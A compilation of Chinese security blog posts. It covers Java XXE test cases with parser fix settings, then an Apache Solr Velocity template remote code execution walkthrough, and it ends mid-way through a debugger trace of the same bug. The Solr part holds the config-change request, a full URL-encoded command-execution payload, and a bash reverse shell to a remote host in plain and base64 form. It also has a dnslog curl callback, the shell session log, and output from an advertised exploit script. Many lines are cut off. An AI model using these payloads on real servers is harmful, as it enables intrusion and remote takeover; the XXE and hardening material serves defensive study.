saxReader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", tru
saxReader.setFeature("http://xml.org/sax/features/external-general-entities", fa
saxReader.setFeature("http://xml.org/sax/features/external-parameter-entities",
saxReader.setFeature("http://apache.org/xml/features/nonvalidating/load-external
saxReader.read(is);
```

6.XMLReader

漏洞原理

测试代码：

```java
package com.l1nk3r.xxe.javaxxe;

import org.xml.sax.InputSource;
import org.xml.sax.XMLReader;
import org.xml.sax.helpers.XMLReaderFactory;

import java.io.ByteArrayInputStream;
import java.io.InputStream;

public class XMLReaderXxe {
    public static void main(String[] args) throws Exception {
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        XMLReader reader = XMLReaderFactory.createXMLReader();
        reader.parse(new InputSource(is));
    }
}
```

调用栈：

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.interna
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xerce
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:117, XMLNSDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:1213, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
main:17, XMLReaderXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

```java
XMLReader reader = XMLReaderFactory.createXMLReader();
reader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
reader.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dt
reader.setFeature("http://xml.org/sax/features/external-general-entities", false
reader.setFeature("http://xml.org/sax/features/external-parameter-entities", fal
reader.parse(new InputSource(is));
```

7.SchemaFactory

漏洞原理

测试代码：

```java
package com.l1nk3r.xxe.javaxxe;

import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.Schema;
import javax.xml.validation.SchemaFactory;
import java.io.ByteArrayInputStream;
import java.io.InputStream;

public class SchemaFactoryXxe {
    public static void main(String[] args) throws Exception {
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        SchemaFactory factory = SchemaFactory.newInstance("http://www.w3.org/20
        StreamSource source = new StreamSource(is);
        Schema schema = factory.newSchema(source);
    }
}
```

调用栈：

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xerces
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:117, XMLNSDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:629, SchemaParsingConfig (com.sun.org.apache.xerces.internal.impl.xs.opti)
parse:685, SchemaParsingConfig (com.sun.org.apache.xerces.internal.impl.xs.opti)
parse:530, SchemaDOMParser (com.sun.org.apache.xerces.internal.impl.xs.opti)
getSchemaDocument:2175, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.traversers)
parseSchema:573, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.traversers)
loadSchema:617, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
loadGrammar:575, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
loadGrammar:541, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
newSchema:255, XMLSchemaFactory (com.sun.org.apache.xerces.internal.jaxp.validation)
newSchema:638, SchemaFactory (javax.xml.validation)
main:17, SchemaFactoryXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

```
SchemaFactory factory = SchemaFactory.newInstance("http://www.w3.org/2001/XMLSch
factory.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");
factory.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "");
StreamSource source = new StreamSource(is);
Schema schema = factory.newSchema(source);
```

8.XMLInputFactory

漏洞原理

测试代码：

```
package com.l1nk3r.xxe.javaxxe;

import javax.xml.stream.XMLInputFactory;
import javax.xml.stream.XMLStreamConstants;
import javax.xml.stream.XMLStreamReader;

public class XMLInputFactoryXxe {
    public static void main(String[] args) throws Exception {
        XMLInputFactory xmlInputFactory = XMLInputFactory.newFactory();
        XMLStreamReader reader = xmlInputFactory.createXMLStreamReader(ResourceL
        try {
            while (reader.hasNext()) {
                int type = reader.next();
                if (type == XMLStreamConstants.START_ELEMENT) {//开始节点
                    System.out.print(reader.getName());
                } else if (type == XMLStreamConstants.CHARACTERS) {//表示事件字符
                    System.out.println("type" + type);
                } else if (type == XMLStreamConstants.END_ELEMENT) {//结束节点
                    System.out.println(reader.getName());
                }
            }
            reader.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```
package com.l1nk3r.xxe.javaxxe;

import java.io.InputStream;

public class ResourceUtils {
    public static InputStream getPoc1() {
        return ResourceUtils.class.getClassLoader().getResourceAsStream("poc1.x
    }
}
```

调用栈：

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.inter
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xer
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:117, XMLNSDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:558, XMLStreamReaderImpl (com.sun.org.apache.xerces.internal.impl)
main:15, XMLInputFactoryXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

```
XMLInputFactory xmlInputFactory = XMLInputFactory.newFactory();
xmlInputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
xmlInputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, fal
XMLStreamReader reader = xmlInputFactory.createXMLStreamReader(ResourceUtils.get
```

9.TransformerFactory

漏洞原理

测试代码：

```
package com.l1nk3r.xxe.javaxxe;

import javax.xml.transform.TransformerFactory;
import javax.xml.transform.dom.DOMResult;
import javax.xml.transform.stream.StreamSource;
import java.io.ByteArrayInputStream;
import java.io.InputStream;

public class TransformerFactoryXxe {
    public static void main(String[] args) throws  Exception {
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        TransformerFactory tf = TransformerFactory.newInstance();
        StreamSource source = new StreamSource(is);
        tf.newTransformer().transform(source, new DOMResult());
    }
}
```

调用栈：

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xerces
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:117, XMLNSDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:141, XMLParser (com.sun.org.apache.xerces.internal.parsers)
parse:1213, AbstractSAXParser (com.sun.org.apache.xerces.internal.parsers)
transformIdentity:647, TransformerImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
transform:743, TransformerImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
transform:357, TransformerImpl (com.sun.org.apache.xalan.internal.xsltc.trax)
main:19, TransformerFactoryXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

```
TransformerFactory tf = TransformerFactory.newInstance();
tf.setAttribute(XMLConstants.ACCESS_EXTERNAL_DTD, "");
tf.setAttribute(XMLConstants.ACCESS_EXTERNAL_STYLESHEET, "");
StreamSource source = new StreamSource(is);
tf.newTransformer().transform(source, new DOMResult());
```

10.Validator

漏洞原理

测试代码：

```
package com.l1nk3r.xxe.javaxxe;

import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.Schema;
import javax.xml.validation.SchemaFactory;
import javax.xml.validation.Validator;
import java.io.ByteArrayInputStream;
import java.io.InputStream;

public class ValidatorSampleXxe {
    public static void main(String[] args) throws  Exception {
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        SchemaFactory factory = SchemaFactory.newInstance("http://www.w3.org/20
        Schema schema = factory.newSchema();
        Validator validator = schema.newValidator();
        StreamSource source = new StreamSource(is);
        validator.validate(source);
    }
}
```

调用栈：

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1300, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
startEntity:1237, XMLEntityManager (com.sun.org.apache.xerces.internal.impl)
scanEntityReference:1908, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.
next:3067, XMLDocumentFragmentScannerImpl$FragmentContentDriver (com.sun.org.apache.xerces
next:606, XMLDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
next:117, XMLNSDocumentScannerImpl (com.sun.org.apache.xerces.internal.impl)
scanDocument:510, XMLDocumentFragmentScannerImpl (com.sun.org.apache.xerces.internal.impl)
parse:848, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
parse:777, XML11Configuration (com.sun.org.apache.xerces.internal.parsers)
validate:155, StreamValidatorHelper (com.sun.org.apache.xerces.internal.jaxp.validation)
validate:116, ValidatorImpl (com.sun.org.apache.xerces.internal.jaxp.validation)
validate:124, Validator (javax.xml.validation)
main:20, ValidatorSampleXxe (com.l1nk3r.xxe.javaxxe)
```

修复建议

```
Schema schema = factory.newSchema();
Validator validator = schema.newValidator();
validator.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, "");
validator.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "");
StreamSource source = new StreamSource(is);
validator.validate(source);
```

11.Unmarshaller

测试代码：

```
package com.l1nk3r.xxe.javaxxe;

import javax.xml.bind.JAXBContext;
import javax.xml.bind.Unmarshaller;

public class UnmarshallerXxe {
    public static void main(String[] args) throws  Exception {
        Class tClass = UnmarshallerXxe.class;
        JAXBContext context = JAXBContext.newInstance(tClass);
        Unmarshaller um = context.createUnmarshaller();
        Object o = um.unmarshal(ResourceUtils.getPoc1());
        tClass.cast(o);
    }
}
```

使用默认的解析方法不会存在 XXE 问题，这也是唯一一个使用默认的解析方法不会存在 XXE 的一个库。

0x03 小结

通过上面的总结，默认情况下用 **Unmarshaller** 来处理xml不会发生xxe的问题。我们可以看到调用栈的过程中，存在xxe问题的库或者类实际上最后底层调用都是jdk自身处理xml的类，最后的核心触发流程都会来到 **XMLEntityManager#setupCurrentEntity** 当中。

针对修复方式实际上也是两种：

其一是通过setfeature的方式来防御 XXE ，主要几个配置项如下所示：

```
"http://apache.org/xml/features/disallow-doctype-decl", true
"http://apache.org/xml/features/nonvalidating/load-external-dtd", false
"http://xml.org/sax/features/external-general-entities", false
"http://xml.org/sax/features/external-parameter-entities", false
```

还有一种是通过修改 **XMLConstants** 这个类的一些配置来进行修复：

```
XMLConstants.ACCESS_EXTERNAL_DTD, ""
XMLConstants.ACCESS_EXTERNAL_STYLESHEET, ""
```

实际上通常禁用DTD，就ok了。但是由于一些实际业务情况，无法禁用DTD，这时候建议禁用通用实体和参数实体一起配置，因为禁用了通用实体就不会被回显，禁用了参数实体就不会被外带查询。

当然xml配置中还有很多冗余部分，具体可以看看前文 **DocumentBuilder** 中正确修复方式中的一些官方给的配置。

最后当然再提一个小建议，修复XXE建议采取最小化原则。如果一股脑将这些参数全部禁用或者限制，可能会出现一些奇怪的bug。

Reference

Java XXE注入修复问题填坑实录

修不好的洞，JDK的坑——从WxJava XXE注入漏洞中发现了一个对JDK的误会

XML_External_Entity_Prevention_Cheat_Sheet_Prevention_Cheat_Sheet#Java)

一个被广泛流传的XXE漏洞错误修复方案

JAVA常见的XXE漏洞写法和防御

Solr Velocity模板远程代码复现及利用指南

前言

据消息称，安全研究员S00pY在GitHub发布了Apache Solr Velocity模版注入远程命令执行的poc。目前测试，可影响Apache Solr 7.x到8.2.0（目前最新版本），有同学不知道关于如何进一步进行利用，故本地搭建环境，供大家交流利用方式；


github的poc: https://gist.githubusercontent.com/s00py/a1ba36a3689fa13759ff910e179fc133/raw/fae5e663ffac0e3996fd9dbb89438310719d347a/gistfile1.txt

本地搭建复现

1: solr 官网下载目前最新8.20 版本进行复现 https://archive.apache.org/dist/lucene/solr/

2: 部署至linux 上


第一步：解压到文件夹,然后进入bin 目录进行启动solr



第二步：刚开始安装的是没有配置core值的，需要手工复制server/solr/configsets/_default/conf/ 到你要增加的name的目录

```
cp /home/weirdbird007/solr-8.2.0/server/solr/configsets/_default/conf/  -r  /hom
```

第三步：再然后进行增加就不会报错了



第四步：接着访问我们增加的那个core

← → C ⌂ ⓘ 不安全 | 172.16.194.134:8983/solr/test-core/config


```
{
  "responseHeader":{
    "status":0,
    "QTime":20},
  "config":{
    "luceneMatchVersion":"org.apache.lucene.util.Version:8.2.0",
    "updateHandler":{
      "indexWriter":{"closeWaitsForMerges":true},
      "commitWithin":{"softCommit":true},
      "autoCommit":{
        "maxDocs":-1,
        "maxTime":15000,
        "openSearcher":false},
      "autoSoftCommit":{
        "maxDocs":-1,
        "maxTime":-1}},
    "query":{
      "useFilterForSortedQuery":false,
      "queryResultWindowSize":20,
      "queryResultMaxDocsCached":200,
      "enableLazyFieldLoading":true,
      "maxBooleanClauses":1024,
      "filterCache":{
        "autowarmCount":"0",
        "size":"512",
        "initialSize":"512",
        "class":"solr.FastLRUCache",
        "name":"filterCache"},
      "queryResultCache":{
        "autowarmCount":"0",
        "size":"512",
        "initialSize":"512",
        "class":"solr.LRUCache",
        "name":"queryResultCache"},
      "documentCache":{
        "autowarmCount":"0",
        "size":"512",
        "initialSize":"512",
        "class":"solr.LRUCache",
        "name":"documentCache"},
      "":{
        "size":"10000",
        "showItems":"-1",
        "initialSize":"10",
        "name":"fieldValueCache"}},
    "requestHandler":{
      "/select":{
        "name":"/select",
```


首先要确定config 里两个值为true才能进行利用，不为true的话，发送第一步的攻击报文，手动修改；

← → C ⌂ ⓘ 不安全 | 172.16.194.134:8983/solr/test-core/config


```
    "useParams":"_ANALYSIS_DOCUMENT",
    "name":"/analysis/document"},
  "/analysis/field":{
    "class":"solr.FieldAnalysisRequestHandler",
    "startup":"lazy",
    "useParams":"_ANALYSIS_FIELD",
    "name":"/analysis/field"},
  "/debug/dump":{
    "class":"solr.DumpRequestHandler",
    "useParams":"_DEBUG_DUMP",
    "defaults":{
      "echoParams":"explicit",
      "echoHandler":true},
    "name":"/debug/dump"}},
"queryResponseWriter":{
  "json":{
    "name":"json",
    "class":"solr.JSONResponseWriter",
    "content-type":"text/plain; charset=UTF-8"},
  "velocity":{
    "startup":"lazy",
    "name":"velocity",
    "class":"solr.VelocityResponseWriter",
    "template.base.dir":"",
    "solr.resource.loader.enabled":"true",
    "params.resource.loader.enabled":"false"},
  "xslt":{
    "name":"xslt",
    "class":"solr.XSLTResponseWriter",
    "xsltCacheLifetimeSeconds":5}},
"searchComponent":{
  "spellcheck":{
    "name":"spellcheck",
```


本地利用

首先，发送更改配置的报文，把那两个值改为true

```
POST /solr/testcore/config HTTP/1.1
Host: 172.16.194.134:8983
Content-Type: application/json
Content-Length: 263

{
  "update-queryresponsewriter": {
    "startup": "lazy",
    "name": "velocity",
    "class": "solr.VelocityResponseWriter",
    "template.base.dir": "",
    "solr.resource.loader.enabled": "true",
    "params.resource.loader.enabled": "true"
  }
}
```

接着可发送执行命令的payload，这里先进行执行命令的回显

http://172.16.194.134:8983/solr/testcore/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end

构造利用exp

这里构造exp 的原理就是：利用Velocity模板 调用java 语法进行命令执行，类似于传过去的就像jsp语法那样的；有个坑，调试了很久，velocity里没有数组，改造官方poc，构造poc （exec(new String[])）就会出现问题，所以需要用另外一个方式，base64编码的方法进行bypass这个坑。

12. 数组访问

对数组的访问在Velocity中存在问题，因为Velocity只能访问对象的方法，而数组

又是一个特殊的Array，所以虽然数组可以进行循环列举，但却不能定位访问特定

位置的元素，如 strs[2]，数组对固定位置元素的访问调用了Array的反射方法

get(Object array, int index)，而Velocity没能提供这样的访问，所以数组要么改成

List等其他类容器的方式来包装，要么就通过公用Util类的方式来提供，传入数组

对象和要访问的位置参数，从而达到返回所需值的目的。

进一步利用，进行反弹shell 利用bash 反弹shell

官网poc，只能执行单个命令的缺陷，当存在 |,<,>等符号 的符号就会报错无法执行的问题，无法进行反弹shell等问题， 解决办法： 可使用base64 编码 http://www.jackson-t.ca/runtime-exec-payloads.html ,然后在进行url 编码 填入替换exec 里的paylaod 即可

aren't spaces within arguments.

Input type: ◉ Bash ○ PowerShell ○ Python ○ Perl

```
/bin/bash -c 'bash -i >&/dev/tcp/172.16.194.135/9989 0>&1'
```

bash -c {echo,L2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mL2Rldi90Y3AvMTcyLjE2LjE5NC4xMzUvOTk4OSAwPi-
YxJw==}|{base64,-d}|{bash,-i}

weirdbird007 — weirdbird007@ubuntu: ~ — ssh weirdbird007@172.16.194.134 — 122×44

```
Connection from [172.16.194.135] port 9989 [tcp/*] accepted (family 2, sport 38866)
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$
weirdbird007@weirdbird007:/tmp$ ifconfig
ifconfig
br-01183ad56df4: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:42:23:07:42:91  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-a46d28559e13: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:42:78:7d:a2:21  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:42:76:bc:89:8f  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

以及利用dnslog 平台，请求证明也可

不安全 | jackson-t.ca/runtime-exec-payloads.html

pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.

Input type: Bash PowerShell Python Perl

```
curl http://km[redacted].ceye.io/
```

```
bash -c {echo,Y3V[redacted]8va21xaGQ0LmN[redacted]v}|{base64,-d}|{bash,-i}
```

ceye.io/records/http

Records / HTTP Request

The record is only saved for 6 hours and only the last 100 items are displayed.

Download Reload Clear

ID	Name	Remote Addr	Method	Data	User Agent	Content Type	Created At (UTC+0)
[redacted]	http://kmqnd4.ceye.io/	103[redacted]	GET		curl/7.29.0		2019-11-02 02:44:40
					Mozilla/5.0 (Macintosh; Intel Mac OS X 10_1		

利用自动化脚本：

详见战略支援部-工具下载中心

http://editbook.ah-strategy.online/

```
weirdbird007@ubuntu:~$
weirdbird007@ubuntu:~$ python3 solr.py   http://172.16.194.135:8983/  "ls -al /tmp/"

    >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>

    Apache Solr RCE

              Apache Solr Velocity模板远程代码执行
                   2019-11-2
                   By 战略支援部

                   使用方式：  python3  solr_vem.py http://xxxx.com/  "whoami (你要执行的命令)"

                   注意：
                   当命令里涉及|,<,> & 等特殊符号时，请在： http://www.jackson-t.ca/runtime-exec-payloads.html 网站对命令进行base64 编码转换格式
                   比如反弹shell:  /bin/bash -c 'bash -i >&/dev/tcp/172.16.194.135/9989 0>&1'   需要用base64转换成

                   bash -c {echo,L2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mL2Rldi90Y3AvMTcyLjE2LjE5NC4xMzUvOTk4OSAwPiYxJw==}|{base64,-d}|{bash,-i}
    >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
攻击 payload: http://172.16.194.135:8983/solr/750testcore/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x='')+%23set($rt=$x.class.forName('java.lang.Runtime'))+%23set($chr=$x.class.forName('java.lang.Character'))+%23set($str=$x.class.forName('java.lang.String'))+%23set($ex=$rt.getRuntime().exec('ls%20-al%20%2Ftmp%2F'))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end

回显结果：
ls -al /tmp/命令
b' # total 80\ndrwxrwxrwt 12 root          root          4096 Nov  2 06:17 .\ndrwxr-xr-x 24 root          root          4096 Oct 23 18:23 ..\n-rw-rw-r--  1 weirdbird007 weirdbird007     3 Nov  1 16:52 11234.txt\n-rw-rw-r--  1 weirdbird007 weirdbird007     1 Nov  1 16:51 1234.txt\n-rw-rw-r--  1 weirdbird007 weirdbird007     1 Nov  1 16:46 123.txt\n-rw-rw-r--  1 weirdbird007 weirdbird007     3 Nov  1 16:20 1.txt\n-rw-rw-r--  1 weirdbird007 weirdbird007     3 Nov  1 12:45 2.txt\n-rw-rw-r--  1 weirdbird007 weirdbird007     3 Nov  1 12:45 3.txt\n-rw-rw-r--  1 weirdbird007 weirdbird007     3 Nov  1 12:45 5.txt\ndrwxrwxrwt  2 root          root          4096 Nov  1 09:00 .font-unix\ndrwxr-xr-x  2 weirdbird007 weirdbird007 4096 Nov  1 15:32 hsperfdata_weirdbird007\ndrwxrwxrwt  2 root          root          4096 Nov  1 09:00 .ICE-unix\ndrwxrwxr-x  2 weirdbird007 weirdbird007 4096 Nov  1 15:32 jetty-0.0.0.0-8983-webapp-_solr-any-2569618999879870896.dir\n-rw-------  1 weirdbird007 weirdbird007  378 Nov  1 15:32 start_8638777354132163578.properties\ndrwx------  3 root          root          4096 Nov  1 09:01 systemd-private-109f86b6a63a42eca7bb3703f3bfb4dc-systemd-resolved.service-ysSisQ\ndrwx------  3 root          root          4096 Nov  1 09:00 systemd-private-109f86b6a63a42eca7bb3703f3bfb4dc-systemd-timesyncd.service-tsbiOV\ndrwxrwxrwt  2 root          root          4096 Nov  1 09:00 .Test-unix\ndrwx------  2 root          root          4096 Nov  1 09:00 vmware-root_655-4021587944\ndrwxrwxrwt  2 root          root          4096 Nov  1 09:00 .X11-unix\ndrwxrwxrwt  2 root          root          4096 Nov  1 09:00 .XIM-unix\n'
weirdbird007@ubuntu:~$
```

防护措施

这个漏洞，攻击者可以直接访问Solr控制台，通过访问节点配置进行getshell 获取权限。那么，在目前官方没版本补丁推送的情况下，建议增加solr 的认证模块、设置强口令，防止被他人入侵。

Solr-RCE-via-Velocity-template

0x01 环境搭建

solr通过启动的时候加上-a参数，就可以使用额外的 JVM 参数（例如以 -X 开头的参数）启动 Solr，下面开启一下jdwp的远程调试。

```
solr start -p 8988 -f -a "-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend
```

0x02 漏洞分析

可以看到这个 **filter** 的注释说的，也就说相关路径都会先发送到这个 **SolrRequestFilter** 进行处理。

```
<!-- Any path (name) registered in solrconfig.xml will be sent to that filter -->
<filter>
  <filter-name>SolrRequestFilter</filter-name>
  <filter-class>org.apache.solr.servlet.SolrDispatchFilter</filter-class>
  <!--
  Exclude patterns is a list of directories that would be short circuited by the
  SolrDispatchFilter. It includes all Admin UI related static content.
  NOTE: It is NOT a pattern but only matches the start of the HTTP ServletPath.
  -->
  <init-param>
    <param-name>excludePatterns</param-name>
    <param-value>/partials/.+,/libs/.+,/css/.+,/js/.+,/img/.+,/templates/.+</param-value>
  </init-param>
</filter>
```

选择在 **SolrRequestFilter** 的 **dofilter** 处下个断点，可以看到请求过来了。

```
343
344     public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {
345         this.doFilter(request, response, chain, false);
346     }
347
```

这 **dofilter** 方法中，这里会先获取我们 **web.xml** 中的 **excludePatterns** 的路径进行正则比对。

```
while(var9.hasNext()) {
    Pattern p = (Pattern)var9.next();   p: "/partials/.+"
    Matcher matcher = p.matcher(requestPath);   p: "/partials/.+"   requestPath: "/test/config"
    if (matcher.lookingAt()) {
        chain.doFilter(request, response);
        return;
    }
```

代码继续下行，来到这里，跟进 **getHttpSolrCall** 方法。

```
        HttpSolrCall call = this.getHttpSolrCall(request, response, retry);
